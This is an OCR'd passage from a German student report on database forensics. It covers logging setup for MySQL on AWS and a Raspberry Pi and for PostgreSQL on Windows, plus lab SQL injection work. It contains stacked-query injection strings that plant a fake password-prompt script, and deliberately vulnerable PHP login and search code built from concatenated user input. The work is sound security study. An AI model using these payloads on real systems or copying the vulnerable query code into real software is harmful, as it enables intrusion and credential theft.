
```
{% autoescape false %}
    <div class="form-row">
        <div class="col-11">
            <input name="search" value="{{ search }}" type="text" class="form-control" placeholder="Vorlesungsname">
        </div>
        <div class="col">
            <button type="submit" class="btn btn-primary">Suchen</button>
        </div>
    </div>
{% endautoescape %}
</form>
```

1.6.1. MySQL


Durch die zuvor veränderte Konfiguration konnte mit Hilfe des folgenden Befehls Code injiziert werden. Es erscheint ein Eingabefenster beim Aufruf der Vorlesungen Seite. Zu beachten ist anhand des konkreten Falls, dass das Feld Titel, in dem das Value für den Code geschrieben wird, nur 30 Zeichen groß ist.

x0x0'; INSERT INTO Vorlesungen VALUES (6666,'<script>prompt("PW:")</script>',3,4);--

[3] https://flask.palletsprojects.com/en/2.0.x/templating/




Im Adminer der Umgebung ist ersichtlich, dass die Injizierung in das Feld funktioniert hat. Beim nächsten Aufruf der Vorlesungen Seite erscheint das Eingabefeld vom vorher injizierten Code.




1.6.2. PostgreSQL

Durch den nachfolgenden Befehl konnte Code injiziert werden. Auch hier darf die Zeichenlänge für den value-Wert nicht 30 Zeichen überschreiten.

x0x0'; INSERT INTO Vorlesungen VALUES (6666, '<script>prompt("PW:")</script>', 1, null); --



Zunächst erscheint eine Fehlermeldung. Im Adminer ist aber wiederum ersichtlich, dass die Eintragung bzw. die Injizierung ebenso funktioniert hat. Beim nächsten Aufruf der Seite Vorlesungen erscheint das injizierte Eingabefeld.




2. Eigene Datenbanken

Da wir unsere Datenbank aus dem Modul “Datenbanken 1” wiederverwenden, wird hier nur kurz auf das Konzept und die Installation eingegangen. Einige Create und Insert Statements können der Anlage entnommen werden. Detaillierte Statements und Screenshots stehen in der APL vom letzten Semester zur Verfügung.

Hierbei ging es um eine Anwendung, welche Kleinunternehmern helfen soll, ihre Finanzen im Blick zu behalten ohne manuellen Aufwand. Der Unternehmer verbindet einfach seine Konten und die Anwendung berechnet alles Weitere und gibt basierend auf den Daten auch noch Hinweise und Tipps zur Verbesserung der finanziellen Lage.

Datenbank-Schema




2.1. MySQL in der Cloud


Für die Cloud Datenbank wurde der AmazonWebService (AWS) genutzt. Amazon bietet hier unter anderem kostenlose Relational Database Services (RDS) an. Die angebotenen Services und Möglichkeiten reichen von Kleinstanwender mit No und Low Budget Datenbanken bis hin zum ProBusiness Sektor (https://aws.amazon.com/de/). Amazon bietet hier über die RDS Management Console bzw. Cloudwatch verschiedene Protokolle zum Logging an.

- Allgemeines Log/General Log (standardmäßig deaktiviert, aber aktivierbar)


- Error-Log/Fehler Log (standardmäßig aktiviert, aber nur verwertbar für den Daemon - keine Query-Informationen)
- Slow-Query-Log (standardmäßig deaktiviert, Laufzeitinformationen für temporäres Debugging bei z.B. Performanceproblemen von Abfragen)
- Audit Log (standardmäßig deaktiviert, kann über Plugins aktiviert werden)

Unter Optionsgruppen können verschiedene zusätzliche Funktionen und Plugins der einzelnen DBMS Engines aktiviert und den Datenbankinstanzen zugewiesen werden. In den Parametergruppen wird angegeben, wie die Datenbank konfiguriert sein soll bzw. dessen Datenbankparameter.





Des Weiteren steht ein Überwachungsmonitor zur Verfügung, in dem die wichtigsten Parameter überwacht werden.



Im Cloudwatch Monitoring steht ein Live-View zur Verfügung. Mit Hilfe dessen kann in den General-Log, insofern er aktiviert ist, live eingesehen werden, welche Aktivitäten gerade in der Datenbank laufen.

2.2. MySQL Lokal

Für die lokale Installation kommt ein Raspberry Pi 4 (Ubuntu Mate 2004) zum Einsatz. Auf diesem läuft MySQL 8.0.28. Die Administration der Datenbanken erfolgt ausschließlich mit der MySQL-Konsole.

Logging und Debug-Optionen:

- General-Log (standardmäßig deaktiviert)
- Slow-Query-Log (standardmäßig deaktiviert, eher für temporäres Debugging)
- Error-Log (standardmäßig aktiviert, aber nur brauchbar für den Daemon - keine Query-Informationen)
- Binlog (seit Version 8 standardmäßig aktiviert, nur DML-Statements)

Logging Administration - Beispiele:

```
#Überblick aktueller Log-Settings
mysql -e "show global variables like '%log%';" | grep 'ON\|OFF'
```

```
root@forensicman:~# mysql -e "show global variables like '%log%';" | grep 'ON\|OFF'
activate_all_roles_on_login     OFF
binlog_direct_non_transactional_updates OFF
binlog_encryption       OFF
binlog_gtid_simple_recovery     ON
binlog_order_commits    ON
binlog_rotate_encryption_master_key_at_startup  OFF
binlog_rows_query_log_events    OFF
binlog_transaction_compression  OFF
general_log     OFF
innodb_api_enable_binlog        OFF
innodb_log_checksums    ON
innodb_log_compressed_pages     ON
innodb_log_writer_threads       ON
innodb_print_ddl_logs   OFF
innodb_redo_log_encrypt OFF
innodb_undo_log_encrypt OFF
innodb_undo_log_truncate        ON
log_bin ON
log_bin_trust_function_creators OFF
log_bin_use_v1_row_events       OFF
log_queries_not_using_indexes   OFF
log_raw OFF
log_replica_updates     ON
log_slave_updates       ON
log_slow_admin_statements       OFF
log_slow_extra  OFF
log_slow_replica_statements     OFF
log_slow_slave_statements       OFF
log_statements_unsafe_for_binlog        ON
relay_log_purge ON
relay_log_recovery      OFF
slow_query_log  OFF
sql_log_off     OFF
```

```
#Aktivieren des General-Logs im laufenden Betrieb
mysql -e "SET GLOBAL general_log = 'ON';"
```

```
root@forensicman:~# mysql -e "SET GLOBAL general_log = 'ON';"
root@forensicman:~# mysql -e "show global variables like '%general_log%';"
+------------------+--------------------------------+
| Variable_name    | Value                          |
+------------------+--------------------------------+
| general_log      | ON                             |
| general_log_file | /var/lib/mysql/forensicman.log |
+------------------+--------------------------------+
root@forensicman:~# ll /var/lib/mysql/forensicman.log
-rw-r----- 1 mysql mysql 1269 Feb 21 22:12 /var/lib/mysql/forensicman.log
```

2.3. PostgreSQL Lokal auf Windows

Die lokale PostgreSQL Datenbank wurde auf einem Windows 10 PC über den PgAdmin kreiert.

- Windows 10 20H2
- PostgreSQL 14
- PgAdmin 4 Version 6.4

Der Server wird ebenfalls über PgAdmin gestartet und ist dann lokal für die Testumgebung verfügbar.

Aktuelle Logging und Reporting Einstellung kann man sich mit folgender Abfrage anzeigen lassen.

```
SELECT *  FROM pg_settings
WHERE category IN( 'Reporting and Logging / Where to Log' , 'File
Locations')
ORDER BY category, name;
```

Besonders interessant für uns sind `log_destination` (default stderr) und `log_directory` (C:/Program Files/PostgreSQL/14/data/log) und `logging_collector` (on).

Man kann das Logging auch dahingehend ändern, dass es als csv gespeichert wird und dann eine Tabelle erstellen und die Daten dort hinein kopieren, so dass man Abfragen darauf feuern kann.

```
ALTER SYSTEM SET log_destination = 'csvlog';
```

```
CREATE TABLE postgres_log
(
  log_time timestamp(3) with time zone,
  user_name text,
  database_name text,
  process_id integer,
  connection_from text,
  session_id text,
  session_line_num bigint,
  command_tag text,
  session_start_time timestamp with time zone,
```

```
  virtual_transaction_id text,
  transaction_id bigint,
  error_severity text,
  sql_state_code text,
  message text,
  detail text,
  hint text,
  internal_query text,
  internal_query_pos integer,
  context text,
  query text,
  query_pos integer,
  location text,
  application_name text,
  backend_type text,
  PRIMARY KEY (session_id, session_line_num)
);
```

```
COPY postgres_log FROM
'/Library/PostgreSQL/13/data/log/postgresql-2022-02-20_113003.csv'
WITH csv;
```

Darüber hinaus gibt es noch syslog und unter Windows auch eventlog.

SQL Statements werden standardmäßig nicht geloggt. `log_statement` bietet unterschiedliche Ausprägungen für das Logging von SQL Statements:


- none (default)
- ddl = Data Definition Language, loggt CREATE, ALTER, DROP statements
- all = Data Modifying, loggt INSERT, UPDATE, DELETE, TRUNCATE, COPY FROM, PREPARE, COPY FROM, EXECUTE, EXPLAIN ANALYZE

```
SET log_statement = 'all';
```

So ändert man den default und es lässt sich detailliert nachvollziehen welche Statements genutzt wurden. Dies führt in einer echten Liveumgebung allerdings zu sehr grossen Datenmengen und kann die Performance der Datenbank negativ beeinflussen.

3. PHP-Testumgebung


Für die Durchführung der SQL-Injektionen auf unsere Datenbank haben wir eine eigene PHP-basierte Web-Umgebung erstellt. Dies ist hilfreich, um die Code-basierten Besonderheiten und Konfigurationen kennenzulernen, welche die SQL-Angriffe überhaupt erst möglich machen. Bei Recherchen sind wir auf eine Web-Security Lernumgebung “OWASP Bricks” gestoßen.



Diese ist allerdings hinsichtlich der MySQL-PHP Bibliotheken hoffnungslos veraltet und es fehlte ein Suchfeld für Datenabfragen. Nach einiger Einarbeitungszeit konnten wir uns daraus eine passende Web-Umgebung für unsere Datenbank erstellen. Dabei wurden drei Login-Seiten eingerichtet, bei denen jeweils die Nutzer/Passwort-Abfrage mit etwas anderer SQL-Syntax erfolgt. Darüber hinaus wurden zwei Content-Suchseiten ausgearbeitet. Diese verwenden unterschiedliche PHP-MySQL-Treiber (Single- und Multi Query-Processing), um verschiedene SQL Injektionen durchführen zu können.

Login-Seiten:

Each login page has its own security mechanisms. Your mission is to break them and get in.



#SQL Login 1

```
...
$pwd=sha1($_POST['passwd']);
$sql="SELECT * FROM personalData LEFT JOIN userPassword ON
userPassword.accountID = personalData.accountID WHERE userPassword.passwordHash
= '$pwd' AND personalData.emailAddress = '$username';"
```

#SQL Login 2

```
...
$pwd=sha1($_POST['passwd']);
$sql="SELECT * FROM personalData LEFT JOIN userPassword ON
userPassword.accountID = personalData.accountID WHERE userPassword.passwordHash
= ('$pwd') AND personalData.emailAddress = ('$username');"
```


#SQL Login 3


```
...
$pwd=sha1($_POST['passwd']);
$sql="SELECT * FROM personalData LEFT JOIN userPassword ON
userPassword.accountID = personalData.accountID WHERE userPassword.passwordHash
= ($pwd) AND personalData.emailAddress = ($username);"
```

Content-Seiten:

Content pages displays contents based on user inputs. In some cases they have their own security mechanisms too. Your mission is to break in, inject you code, execute it and gain access.

Such-Interface





#Content 1

```
$companySearch=$_GET['companysearch'];
$sql = "SELECT * FROM personalData JOIN businessData ON
personalData.personalDataID = businessData.businessID WHERE businessName LIKE
'%".$companySearch. "%'";
$result = mysqli_query($con, $sql);
```

#Content 2


```
if(isset($_GET['submit'])) {
   $companySearch=$_GET['companysearch'];
   $sql = "SELECT * FROM personalData JOIN businessData ON
personalData.personalDataID = businessData.businessID WHERE businessName LIKE
'%".$companySearch. "%';";
   mysqli_multi_query($con, $sql);

   do {
     if ($result = mysqli_store_result($con)) {
   while ($content = mysqli_fetch_array($result)) {
...
```

3.1. Einbindung von MySQL in der Cloud

